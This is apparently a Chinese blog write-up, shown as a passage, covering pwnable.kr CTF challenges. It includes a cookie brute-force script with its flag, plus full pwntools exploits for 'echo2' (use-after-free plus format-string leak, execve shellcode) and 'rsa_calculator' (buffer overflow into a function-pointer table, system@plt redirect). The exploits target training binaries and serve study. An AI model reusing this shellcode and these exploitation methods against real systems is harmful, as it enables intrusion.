        text = ciphertext.decode()[ciphertext.decode().find('(')+1 : ciphertext.decode().find(')')][:128]
        p.close()

        for c in '_abcdefghijklmnopqrstuvwxyz1234567890,./;[]-=<>?:{}+|':
            p = remote('0', 9006)
            p.recvuntil(b'ID')
            p.sendline(('-' * (i+2) + cookie + c).encode())
            p.recvuntil(b'PW')
            p.sendline(b'')
            ciphertext = p.recvuntil(b')')
            guess_text = ciphertext.decode()[ciphertext.decode().find('(')+1 : ciphertext.decode().find(')')][:128]
            p.close()

            if guess_text == text:
                cookie += c
                print(f'cookie={cookie}')
                break
    except:
        break

print(cookie)
print(hashlib.sha256(('admin' + cookie).encode()).hexdigest())
运行结果:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
……
cookie=t0p_s3cret_s3rver_s1de_s3cret
t0p_s3cret_s3rver_s1de_s3cret
d0bb8ea7a164d11918ff36f781818e386df95048fd4fb182be12f944778a11dc
crypto1@ubuntu:/tmp/cry$ nc 0 9006
---------------------------------------------------
-       PWNABLE.KR secure RPC login system        -
---------------------------------------------------

Input your ID
admin
Input your PW
d0bb8ea7a164d11918ff36f781818e386df95048fd4fb182be12f944778a11dc
sending encrypted data (c3a92c867b2793dba4712becd8fb3d8038f8872602bf90ced03e127e1f63276e42496295ac12fd7a3f5762a1975decf2d9ffeffd1885d968a911bd77c41e1c0e6c68e48f1c872646157bdf186ea43fda923c7bd020ed08aa3e9f8a60fc7d82b83fb93f498798505ce0b355fb3de66fdd)
hi admin, here is your flag
1mplem3nt4t1on_m1stak3_Br3akes_Crypt0
echo2
Pwn this echo service.
ssh echo2@pwnable.kr -p2222 (pw: guest)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
echo2@ubuntu:~$ file echo2
echo2: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.24, BuildID[sha1]=4edd53a788f83abbdd5c911fc2a96fd6c5d42897, not stripped
echo2@ubuntu:~$ checksec ./echo2
[*] '/home/echo2/echo2'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        No PIE (0x400000)
    Stack:      Executable
    RWX:        Has RWX segments
    Stripped:   No
echo2@ubuntu:~$ ./echo2
hey, what's your name? : admin

- select echo type -
- 1. : BOF echo
- 2. : FSB echo
- 3. : UAF echo
- 4. : exit
> 1
not supported

- select echo type -
- 1. : BOF echo
- 2. : FSB echo
- 3. : UAF echo
- 4. : exit
> 2
hello admin


goodbye admin

- select echo type -
- 1. : BOF echo
- 2. : FSB echo
- 3. : UAF echo
- 4. : exit
> 3
hello admin


goodbye admin

- select echo type -
- 1. : BOF echo
- 2. : FSB echo
- 3. : UAF echo
- 4. : exit
> 4
Are you sure you want to exit? (y/n)y
bye
选单题,居然有栈执行权限,还没有 Canary
反编译:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
int __fastcall main(int argc, const char **argv, const char **envp)
{
  _QWORD *v3; // rax
  unsigned int i; // [rsp+Ch] [rbp-24h] BYREF
  _QWORD v6[4]; // [rsp+10h] [rbp-20h] BYREF

  setvbuf(stdout, nullptr, 2, 0);
  setvbuf(stdin, nullptr, 1, 0);
  o = malloc(0x28u);
  *((_QWORD *)o + 3) = greetings;
  *((_QWORD *)o + 4) = byebye;
  printf("hey, what's your name? : ");
  __isoc99_scanf("%24s", v6);
  v3 = o;
  *(_QWORD *)o = v6[0];
  v3[1] = v6[1];
  v3[2] = v6[2];
  id = v6[0];
  getchar();
  func[0] = (__int64)echo1;
  qword_602088 = (__int64)echo2;
  qword_602090 = (__int64)echo3;
  for ( i = 0; i != 121; i = getchar() )
  {
    while ( 1 )
    {
      while ( 1 )
      {
        puts("\n- select echo type -");
        puts("- 1. : BOF echo");
        puts("- 2. : FSB echo");
        puts("- 3. : UAF echo");
        puts("- 4. : exit");
        printf("> ");
        __isoc99_scanf("%d", &i);
        getchar();
        if ( i > 3 )
          break;
        ((void (*)(void))func[i - 1])();
      }
      if ( i == 4 )
        break;
      puts("invalid menu");
    }
    cleanup();
    printf("Are you sure you want to exit? (y/n)");
  }
  puts("bye");
  return 0;
}

__int64 __fastcall greetings(const char *a1)
{
  printf("hello %s\n", a1);
  return 0;
}

__int64 __fastcall byebye(const char *a1)
{
  printf("goodbye %s\n", a1);
  return 0;
}

int echo1()
{
  return puts("not supported");
}

__int64 echo2()
{
  char format[32]; // [rsp+0h] [rbp-20h] BYREF

  (*((void (__fastcall **)(void *))o + 3))(o);
  get_input(format, 32);
  printf(format);
  (*((void (__fastcall **)(void *))o + 4))(o);
  return 0;
}

__int64 echo3()
{
  char *s; // [rsp+8h] [rbp-8h]

  (*((void (__fastcall **)(void *))o + 3))(o);
  s = (char *)malloc(0x20u);
  get_input(s, 32);
  puts(s);
  free(s);
  (*((void (__fastcall **)(void *))o + 4))(o);
  return 0;
}

void cleanup()
{
  free(o);
}
逻辑很简单,明显 UAF,输入 4,exit 后执行了 cleanup 函数,它将 o 释放。但是后面按 n,不退出程序,再调用任何一个选项就会调用:
1
2
3
(*((void (__fastcall **)(void *))o + 3))(o);

(*((void (__fastcall **)(void *))o + 4))(o);
造成 UAF,而 echo3 有一个 malloc 0x20,这里比 o 的 0x28 小,所以会复用,并且可写。所以最终调用 echo3,写入垃圾字符加 shell 地址到 s 里面,在调用后面的 o(4)的时候,就会调用 s(4)。
所以利用链是:
- 按 4,执行 cleanup
- 按 n,不退出程序
- 按 3,覆写 o 的堆空间
- 按 1或 2,调用 o
如果连续两次 n 还会 double free,这里echo2 是格式化字符串漏洞,可以打印栈地址。
对于格式化字符串,我觉得 ctf-wiki 写的不好,这里推荐: CTFer成长日记11:格式化字符串漏洞的原理与利用
调试如下:
1
2
3
输入:AAAAAAAA%p%p%p%p%p%p%p%p%p%p%p
pwndbg>
AAAAAAAA0x6032d10xfbad22880x7ffff7d1ba910x6032ef(nil)0x41414141414141410x70257025702570250x70257025702570250xa7025702570250x7fffffffe7200x400acb
可以看到输入的值在第 6 个位置,我一直以为输入%6$x就能打印当前字符串的地址,然后根据字符串在栈里的偏移计算 rbp,实际上不是的,这个只能打印字面量的 ASCII,就像 41414141 一样,我们要加长 %p,直到打印出 rbp 或者其他栈上的值,一般是 0x7ffff 开头,上面可以看到是0x7fffffffe720,第 10 个。由于题目是 x64,所以前 6 个不需要在意那是寄存器上的值,gdb 里也能看到(输出的上一个调试帧)。后面出现了 0x7ffff 就打印栈:
1
2
3
4
5
6
7
8
9
10
pwndbg> stack 30
00:0000│ rsp 0x7fffffffe6c0 ◂— 'AAAAAAAA%p%p%p%p%p%p%p%p%p%p%p\n'
01:0008│-018 0x7fffffffe6c8 ◂— '%p%p%p%p%p%p%p%p%p%p%p\n'
02:0010│-010 0x7fffffffe6d0 ◂— '%p%p%p%p%p%p%p\n'
03:0018│-008 0x7fffffffe6d8 ◂— 0xa702570257025 /* '%p%p%p\n' */
04:0020│ rbp 0x7fffffffe6e0 —▸ 0x7fffffffe720 —▸ 0x7fffffffe7c0 —▸ 0x7fffffffe820 ◂— 0
05:0028│+008 0x7fffffffe6e8 —▸ 0x400acb (main+443) ◂— jmp main+248
06:0030│+010 0x7fffffffe6f0 ◂— 0
07:0038│+018 0x7fffffffe6f8 ◂— 0x200000000
08:0040│+020 0x7fffffffe700 ◂— 0x6c6c656873 /* 'shell' */
可以看出,存储名字的地方是0x7fffffffe700,我们能泄露的地址是0x7fffffffe720,所以减去 0x20 即可。
堆复用,我们是调用 echo2 里面的 o(3),所以往 s 里面填充三个字长垃圾,在第四位填充我们的 shellcode 地址。
对了,这题不能远程,要把脚本放在机器上连接
exp:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
from pwn import *

# context.log_level = 'debug'
shellcode = b'\x31\xF6\x56\x48\xBB\x2F\x62\x69\x6E\x2F\x2F\x73\x68\x53\x54\x5F\xF7\xEE\xB0\x3B\x0F\x05'
# io = process('./echo2')
io = remote('0',9011)
io.sendlineafter(b'name? :',shellcode)
io.sendlineafter(b'>',str(2).encode())
io.sendline(b'%10$llx')
io.recvline()
shell_addr = int(io.recvline().strip(), 16) - 0x20
print(hex(shell_addr))
io.sendline(str(4).encode())
io.sendline(b'n')
io.sendline(str(3).encode())
io.sendline(b'A'*24 + p64(shell_addr))
io.sendline('2')
io.interactive()
在/tmp/echo2 目录里面发现了一个脚本,也能攻击成功,但是写得好复杂:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
from pwn import *
from enum import Enum


LIBC_OFFSET = 0x29d90
JUMP_ADDRESS = 0x400794

class Path(Enum):
    FSB = b"2"
    UAF = b"3"
    FALSE_EXIT = b"4"

# binary = ELF("/home/echo2/echo2")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

io = remote("0", 9011)


def welcome(name: bytes):
    io.recvuntil(b"hey, what's your name? : ")
    io.sendline(name)

def choose_path(choice: str):
    io.recvuntil(b"> ")
    io.sendline(choice)

def fsb_echo(payload: bytes):
    choose_path(Path.FSB.value)
    io.recvline()
    io.sendline(payload)
    return io.recvline()

def uaf_echo(payload: bytes):
    choose_path(Path.UAF.value)
    io.recvline()
    io.sendline(payload)

def false_exit():
    choose_path(Path.FALSE_EXIT.value)
    io.recvuntil(b"Are you sure you want to exit? (y/n)")
    io.sendline(b"n")


shellcode = b"\x48\x31\xf6\x56\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5f\x6a\x3b\x58\x99\x0f\x05"
welcome(shellcode)

# Stage 1 -> libc leak
stack_leak = fsb_echo(b"%10$p.%19$p.%20$p.%21$p.%22$p").split(b".")[0].decode()

stack_leak = int(stack_leak, 16)
shellcode_location = stack_leak-0x20

log.info(f"Stack leak: {hex(stack_leak)}")
log.info(f"shellcode is at : {hex(shellcode_location)}")


# Stage 2 -> RCE
# free our main chunk...
false_exit()

# we reuse the same chunk (UAF)
payload = b"Q"*24 + p64(shellcode_location)
uaf_echo(payload)

choose_path(Path.UAF.value) # <-- Trigger the bug

io.interactive()
没时间看。
rsa_calculator
Pwn this RSA calculator service. its lame, but it also supports some encryption/decryption.
ssh rsa_calculator@pwnable.kr -p2222 (pw: guest)
保护措施:
1
2
3
4
5
6
7
8
9
10
rsa_calculator@ubuntu:~$ checksec rsa_calculator
[*] '/home/rsa_calculator/rsa_calculator'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        No PIE (0x400000)
    Stack:      Executable
    RWX:        Has RWX segments
    Stripped:   No
运行:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
rsa_calculator@ubuntu:~$ ./rsa_calculator
- Buggy RSA Calculator -


- select menu -
- 1. : set key pair
- 2. : encrypt
- 3. : decrypt
- 4. : help
- 5. : exit
> 2
set RSA key first

- select menu -
- 1. : set key pair
- 2. : encrypt
- 3. : decrypt
- 4. : help
- 5. : exit
> 1
-SET RSA KEY-
p : 123
q : 123
p, q, set to 123, 123
-current private key and public keys-
public key : 00 00 00 00 00 00 00 00
public key : 00 00 00 00 00 00 00 00
N set to 15129, PHI set to 14884
set public key exponent e : 123
set private key exponent d : 123
wrong parameters for key generation
rsa_calculator@ubuntu:~$ ./rsa_calculator
- Buggy RSA Calculator -


- select menu -
- 1. : set key pair
- 2. : encrypt
- 3. : decrypt
- 4. : help
- 5. : exit
> 4
- this is a buggy RSA calculator service
- to show the concept, we also provide tiny encryption service as well
- there are *multiple exploitable bugs* in this service.
- you better patch them all :)

- select menu -
- 1. : set key pair
- 2. : encrypt
- 3. : decrypt
- 4. : help
- 5. : exit
> -1
ls
ls
Segmentation fault (core dumped)
rsa_calculator@ubuntu:~$ ls
Dockerfile  readme  reset.c  rsa_calculator  run.sh  super.pl
rsa_calculator@ubuntu:~$ ls
Dockerfile  readme  reset.c  rsa_calculator  run.sh  super.pl
说实话,RSA 大名鼎鼎,但我仍然不想了解,现在不喜欢数学了,只喜欢用数学装逼。
源码很长,慢慢读,一点点查,这题 200 分呢,而且题目说了有多个漏洞。
Main 函数:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int v5; // [rsp+Ch] [rbp-4h] BYREF

  setvbuf(stdout, nullptr, 2, 0);
  setvbuf(stdin, nullptr, 1, 0);
  puts("- Buggy RSA Calculator -\n");
  func[0] = (__int64)set_key;
  qword_602508 = (__int64)RSA_encrypt;
  qword_602510 = (__int64)RSA_decrypt;
  qword_602518 = (__int64)help;
  qword_602520 = (__int64)myexit;
  qmemcpy(&dword_602528, "pwnable.krisbest", 16);
  qword_602538 = (__int64)system;
  v5 = 0;
  while ( 1 )
  {
    puts("\n- select menu -");
    puts("- 1. : set key pair");
    puts("- 2. : encrypt");
    puts("- 3. : decrypt");
    puts("- 4. : help");
    puts("- 5. : exit");
    printf("> ");
    __isoc99_scanf("%d", &v5);
    if ( (unsigned int)(v5 + 1) > 6 )
      break;
    ((void (*)(void))func[v5 - 1])();
    if ( g_try++ > 10 )
    {
      puts("this is demo version");
      exit(0);
    }
  }
  puts("invalid menu");
  return 0;
}
很常规的选单函数,这里有个 bug 是可以输入 0 或负数。
set_key 函数:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
__int64 set_key()
{
  unsigned int v1; // [rsp+18h] [rbp-18h] BYREF
  unsigned int v2; // [rsp+1Ch] [rbp-14h] BYREF
  unsigned int i; // [rsp+20h] [rbp-10h]
  unsigned int v4; // [rsp+24h] [rbp-Ch]
  unsigned int v5; // [rsp+28h] [rbp-8h]
  __int16 v6; // [rsp+2Ch] [rbp-4h] BYREF
  __int16 v7; // [rsp+2Eh] [rbp-2h] BYREF

  puts("-SET RSA KEY-");
  printf("p : ");
  __isoc99_scanf("%d", &v6);
  printf("q : ");
  __isoc99_scanf("%d", &v7);
  printf("p, q, set to %d, %d\n", v6, v7);
  puts("-current private key and public keys-");
  printf("public key : ");
  for ( i = 0; i <= 7; ++i )
    printf("%02x ", pub[i]);
  printf("\npublic key : ");
  for ( i = 0; i <= 7; ++i )
    printf("%02x ", pri[i]);
  putchar(10);
  v4 = v6 * v7;
  v5 = (v6 - 1) * (v7 - 1);
  printf("N set to %d, PHI set to %d\n", v4, v5);
  printf("set public key exponent e : ");
  __isoc99_scanf("%d", &v1);
  printf("set private key exponent d : ");
  __isoc99_scanf("%d", &v2);
  if ( v1 < v5 && v2 < v5 && v2 * v1 % v5 != 1 )
  {
    puts("wrong parameters for key generation");
    exit(0);
  }
  if ( v4 <= 0xFF )
  {
    puts("key length too short");
    exit(0);
  }
  set_pub_key(v1, v4, pub);
  set_pri_key(v2, v4, pri);
  puts("key set ok");
  printf("pubkey(e,n) : (%d(%08x), %d(%08x))\n", v1, v1, v4, v4);
  printf("prikey(d,n) : (%d(%08x), %d(%08x))\n", v2, v2, v4, v4);
  is_set = 1;
  return 1;
}
看得很累,没看出来什么东西
RSA_encrypt 函数:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
__int64 RSA_encrypt()
{
  int v2; // eax
  unsigned int v3; // [rsp+Ch] [rbp-1424h] BYREF
  int v4; // [rsp+10h] [rbp-1420h]
  int i; // [rsp+14h] [rbp-141Ch]
  char ptr; // [rsp+1Fh] [rbp-1411h] BYREF
  char s[4096]; // [rsp+20h] [rbp-1410h] BYREF
  _BYTE src[1032]; // [rsp+1020h] [rbp-410h] BYREF
  unsigned __int64 v10; // [rsp+1428h] [rbp-8h]

  v10 = __readfsqword(0x28u);
  if ( is_set )
  {
    v3 = 0;
    printf("how long is your data?(max=1024) : ");
    __isoc99_scanf("%d", &v3);
    if ( v3 <= 0x400 )
    {
      v4 = 0;
      fgetc(stdin);
      puts("paste your plain text data");
      while ( v3-- != 0 )
      {
        if ( !(unsigned int)fread(&ptr, 1u, 1u, stdin) )
          exit(0);
        if ( ptr == 10 )
          break;
        src[v4++] = ptr;
      }
      memcpy(g_pbuf, src, v4);
      for ( i = 0; i < v4; ++i )
      {
        v2 = encrypt((unsigned int)g_pbuf[i], &pub);
        g_ebuf[i] = v2;
      }
      memset(s, 0, 0x400u);
      for ( i = 0; 4 * v4 > i; ++i )
        sprintf(&s[2 * i], "%02x", *((unsigned __int8 *)g_ebuf + i));
      puts("-encrypted result (hex encoded) -");
      puts(s);
      return 0;
    }
    else
    {
      puts("data length exceeds buffer size");
      return 0;
    }
  }
  else
  {
    puts("set RSA key first");
    return 0;
  }
}
这个伪代码不太好看出,但是有溢出。比如 g_ebuf 的地址在:0x6020E0,main 函数里存储 set_key 函数结果的func 对象在0x602500,相差仅仅 1056 字节。
RSA_decrypt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
__int64 RSA_decrypt()
{
  _BYTE *v2; // rdx
  char v3; // al
  int v4; // [rsp+Ch] [rbp-634h] BYREF
  int v5; // [rsp+10h] [rbp-630h]
  int i; // [rsp+14h] [rbp-62Ch]
  int v7; // [rsp+18h] [rbp-628h]
  _BYTE v9[15]; // [rsp+20h] [rbp-620h] BYREF
  _BYTE ptr[1025]; // [rsp+2Fh] [rbp-611h] BYREF
  _BYTE src[520]; // [rsp+430h] [rbp-210h] BYREF
  unsigned __int64 v12; // [rsp+638h] [rbp-8h]

  v12 = __readfsqword(0x28u);
  if ( is_set )
  {
    v4 = 0;
    printf("how long is your data?(max=1024) : ");
    __isoc99_scanf("%d", &v4);
    if ( v4 <= 1024 )
    {
      v5 = 0;
      fgetc(stdin);
      puts("paste your hex encoded data");
      while ( v4-- != 0 )
      {
        if ( !(unsigned int)fread(ptr, 1u, 1u, stdin) )
          exit(0);
        if ( ptr[0] == 10 )
          break;
        ptr[++v5] = ptr[0];
      }
      memset(src, 0, 0x200u);
      i = 0;
      v7 = 0;
      while ( 2 * v5 > i )
      {
        v9[0] = ptr[i + 1];
        v9[1] = ptr[i + 2];
        v9[2] = 0;
        v2 = &src[v7++];
        __isoc99_sscanf(v9, "%02x", v2);
        i += 2;
      }
      memcpy(g_ebuf, src, v5);
      for ( i = 0; v5 / 8 > i; ++i )
      {
        v3 = decrypt((unsigned int)g_ebuf[i], &pri);
        g_pbuf[i] = v3;
      }
      g_pbuf[i] = 0;
      puts("- decrypted result -");
      printf(g_pbuf);
      putchar(10);
      return 0;
    }
    else
    {
      puts("data length exceeds buffer size");
      return 0;
    }
  }
  else
  {
    puts("set RSA key first");
    return 0;
  }
}
说实话,我只看出一个 53 行的格式化字符串漏洞。
看了其他 wp:https://quildu.xyz/pwnablekr/rookiss/rsa_calculator/
他说还有
- 42 行,在循环中,使用
sscanf和“%02x”时,长度是预期的两倍。 - 45 行,
ciphertext的长度为 512 字节,但memcpy最多可复制 1024 字节 - 46 行,
data_counter / 8应该是data_counter / 4
但是他没给 exp。
这里还是格式化字符串泄露地址,用那个栈溢出覆盖 func,然后拿 shell
Etenal 还提到了一个点:
1
2
3
4
.text:000000000040101A ; 20:     if ( v4 <= 1024 )
.text:000000000040101A                 mov     eax, [rbp+var_634]
.text:0000000000401020                 cmp     eax, 400h
.text:0000000000401025                 jle     short loc_40103B
这里应该用 jbe,但是却用了 jle。
jbe 是无符号判断,即使输入负数,被认为极大正数,不会通过判断。
jle 是有符号判断,输入负数,小于 1024,会通过判断,并且循环常用len--,导致负数 int 自减变成极大正数,无限循环,所以可以输入任意长数据。
溢出覆写 func思路
调试,我设置的 p=13,q=22,e=251,d=251
运行完那个加密循环后,p_buf 和 p_ebuf 的空间:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
pwndbg> x/24x 0x602560
0x602560 <g_pbuf>:      0x41414141      0x42424242      0x43434343      0x44444444
0x602570 <g_pbuf+16>:   0x00000000      0x00000000      0x00000000      0x00000000
0x602580 <g_pbuf+32>:   0x00000000      0x00000000      0x00000000      0x00000000
0x602590 <g_pbuf+48>:   0x00000000      0x00000000      0x00000000      0x00000000
0x6025a0 <g_pbuf+64>:   0x00000000      0x00000000      0x00000000      0x00000000
0x6025b0 <g_pbuf+80>:   0x00000000      0x00000000      0x00000000      0x00000000
pwndbg> x/24x 0x6020e0
0x6020e0 <g_ebuf>:      0x00000041      0x00000041      0x00000041      0x00000041
0x6020f0 <g_ebuf+16>:   0x00000042      0x00000042      0x00000042      0x00000042
0x602100 <g_ebuf+32>:   0x0000006f      0x0000006f      0x0000006f      0x0000006f
0x602110 <g_ebuf+48>:   0x000000b2      0x000000b2      0x000000b2      0x000000b2
0x602120 <g_ebuf+64>:   0x00000000      0x00000000      0x00000000      0x00000000
0x602130 <g_ebuf+80>:   0x00000000      0x00000000      0x00000000      0x00000000
pwndbg> x/24x 0x602500
0x602500 <func>:        0x00400a8c      0x00000000      0x00400d44      0x00000000
0x602510 <func+16>:     0x00400faa      0x00000000      0x00401262      0x00000000
0x602520 <func+32>:     0x00401295      0x00000000      0x616e7770      0x2e656c62
0x602530 <func+48>:     0x7369726b      0x74736562      0x004007c0      0x00000000
0x602540 <func+64>:     0x00000000      0x00000000      0x00000000      0x00000000
0x602550:       0x00000000      0x00000000      0x00000000      0x00000000
可以看到每个字节独占 4 个字节。而且 C 和 D 变了,这个要看参数设置的。而且 func 地址里面存的0x00400a8c就是菜单 1,set_key函数的地址。我们目的就是覆盖这个地址。覆写成 shellcode 地址,然后选 1,触发。
看一下距离:
1
2
3
4
pwndbg> p 0x602500 - 0x6020e0
$1 = 1056
pwndbg> p $1 / 4
$2 = 264
ebuf 距离 func 是 1056 字节,由于密文是明文 1 变 4,所以需要 264 个字节明文。由于还要覆写 func 本身,所以需要再加一个明文,而且这个明文计算完是 shellcode 的地址:0x602560
怎么找到这个密文呢?这个 RSA 算法没有检验 p 和 q 是大素数,简单很多。先画靶子再射箭:
0x602560 = 6301024
已知 RSA 加密函数:$C = M^e \bmod n$
所以要创造出 $6301024 = M^e \bmod n$,即$n * a + 6301024 = M^e$,这里设定 M=14,e=7,因为他们乘积算是接近 6301024的。
所以$n * a = 99112480$,这里要取一个整数 n,可以因式分解,还必须跟 a 互为整数
写脚本不断尝试后,n 取 12389060,因式分解 p 和 q,由于他们是 char 类型, 64 位系统下取值范围是 0x0000 - 0x7FFF
这里用在线分解素数的网站,http://www.factordb.com/index.php?query=99112480
这里 p 取 16288=2^5 * 509,q 取 6085= 5 * 1217
exp:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
from pwn import *

context(os='linux', arch='amd64', log_level='debug')
shellcode = asm(shellcraft.amd64.linux.sh())
payload = shellcode.ljust(264, b'A') + b'\x0e'
print(payload)
p = 16288
q = 6085
e = 7
d = 56622919 # 计算出来的
io = process('./rsa_calculator')
io.sendlineafter(b'> ',str(1).encode())
io.sendlineafter(b'p : ',str(p).encode())
io.sendlineafter(b'q : ',str(q).encode())
io.sendlineafter(b'e : ',str(e).encode())
io.sendlineafter(b'd : ',str(d).encode())
io.sendlineafter(b'> ',str(2).encode())
io.sendlineafter(b'(max=1024) : ',str(265).encode())
# gdb.attach(io,terminal=('tmux', 'splitw', '-h'))
io.sendafter(b'text data',payload)
io.sendlineafter(b'> ',str(1).encode())
io.interactive()
我这个逻辑完全正确,我也 pwndbg 调试了所有寄存器和变量,覆写全部正确,但就是不行,无论本地还是远程
搞了两天。最终排查出来是 0x602560 没有执行权限:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
pwndbg> x/x 0x602500
0x602500 <func>:        0x00602560
pwndbg> x/24x 0x602560
0x602560 <g_pbuf>:      0xb848686a      0x6e69622f      0x732f2f2f      0xe7894850
0x602570 <g_pbuf+16>:   0x01697268      0x24348101      0x01010101      0x6a56f631
0x602580 <g_pbuf+32>:   0x01485e08      0x894856e6      0x6ad231e6      0x050f583b
0x602590 <g_pbuf+48>:   0x41414141      0x41414141      0x41414141      0x41414141
0x6025a0 <g_pbuf+64>:   0x41414141      0x41414141      0x41414141      0x41414141
0x6025b0 <g_pbuf+80>:   0x41414141      0x41414141      0x41414141      0x41414141
pwndbg> info proc mappings
process 2941911
Mapped address spaces:

          Start Addr           End Addr       Size     Offset  Perms  objfile
            0x400000           0x402000     0x2000        0x0  r-xp   /home/pwn/pwnable/rsa_calculator
            0x601000           0x602000     0x1000     0x1000  r--p   /home/pwn/pwnable/rsa_calculator
            0x602000           0x603000     0x1000     0x2000  rw-p   /home/pwn/pwnable/rsa_calculator
            0xbe5000           0xc06000    0x21000        0x0  rw-p   [heap]
      0x7a6cca200000     0x7a6cca228000    0x28000        0x0  r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7a6cca228000     0x7a6cca3b0000   0x188000    0x28000  r-xp   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7a6cca3b0000     0x7a6cca3ff000    0x4f000   0x1b0000  r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7a6cca3ff000     0x7a6cca403000     0x4000   0x1fe000  r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7a6cca403000     0x7a6cca405000     0x2000   0x202000  rw-p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7a6cca405000     0x7a6cca412000     0xd000        0x0  rw-p
      0x7a6cca56a000     0x7a6cca56d000     0x3000        0x0  rw-p
      0x7a6cca574000     0x7a6cca576000     0x2000        0x0  rw-p
      0x7a6cca576000     0x7a6cca577000     0x1000        0x0  r--p   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
      0x7a6cca577000     0x7a6cca5a2000    0x2b000     0x1000  r-xp   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
      0x7a6cca5a2000     0x7a6cca5ac000     0xa000    0x2c000  r--p   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
      0x7a6cca5ac000     0x7a6cca5ae000     0x2000    0x36000  r--p   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
      0x7a6cca5ae000     0x7a6cca5b0000     0x2000    0x38000  rw-p   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
      0x7ffce84b2000     0x7ffce84d3000    0x21000        0x0  rwxp   [stack]
      0x7ffce856b000     0x7ffce856f000     0x4000        0x0  r--p   [vvar]
      0x7ffce856f000     0x7ffce8571000     0x2000        0x0  r-xp   [vdso]
  0xffffffffff600000 0xffffffffff601000     0x1000        0x0  --xp   [vsyscall]
即使 checksec 显示Has RWX segments,但 bss 段就是没有。
这里想了很久,实在不想放弃这个路子,其他 wp 都是格式化字符串泄露 Canary,然后栈溢出做,我觉得没有我这个简单。最终想到覆写为system@plt。
main 的反编译源码里有一句qword_602538 = (__int64)system;
他的地址是固定的:0x4007c0
我如果覆写成这个地址,那就可以调用了,而且有执行权限。但是 RSA 就要重新计算:
新的 RSA 参数(让第 265 字节加密后等于 0x4007c0):
- M=3, e=17, p=6125, q=20399, d=110221193
- 验证:3^17 mod 124943875 = 4196288 = 0x4007c0
这个 system 函数是需要参数的,根据传参约定,参数是 RDI,而调试完可以看到 RDI 就是输入的菜单选项。
所以我们最后输入 1,调用 system,会变成 system(“1”),所以创建一个软链接就行:./1 -> /bin/sh,发现也不行,因为远程是 docker 服务,没法创建软链接,这条路又断了。
格式化字符串漏洞思路
换大家用的格式化字符串漏洞那个思路吧。问题出现前面说的 RSA_decrypt 函数:
1
2
3
4
5
6
7
8
9
while ( 2 * v5 > i )
      {
        v9[0] = ptr[i + 1];
        v9[1] = ptr[i + 2];
        v9[2] = 0;
        v2 = &src[v7++];
        __isoc99_sscanf(v9, "%02x", v2);
        i += 2;
      }
这里 ptr 是用户输入的字符,每两位解密成一个字节。比如 41 两个字符解密成一个 A
比如 1024 个字符,应该只用 512 次循环的,因为 i 是自增 2。而这里使用了 2 * v5,所以循环了 1024 次,那么 ptr 后面的内容也被写入 src 中。
当v5>1024时,v7>512,src数组只有512字节(之前的 memset 初始化了 0x200u),直接溢出到后面的栈空间
后面的memcpy(g_ebuf, src, v5);由于两个字符变一个,所以长度变了一半,这里应该是 v5/2
关键漏洞:printf(g_pbuf);
还有一点:程序允许用户自定义 e 和 d,且不做任何安全性检查。设置 e=1, d=1 可使加密/解密成为恒等变换(m^1 mod n = m),完全绕过密码学保护。
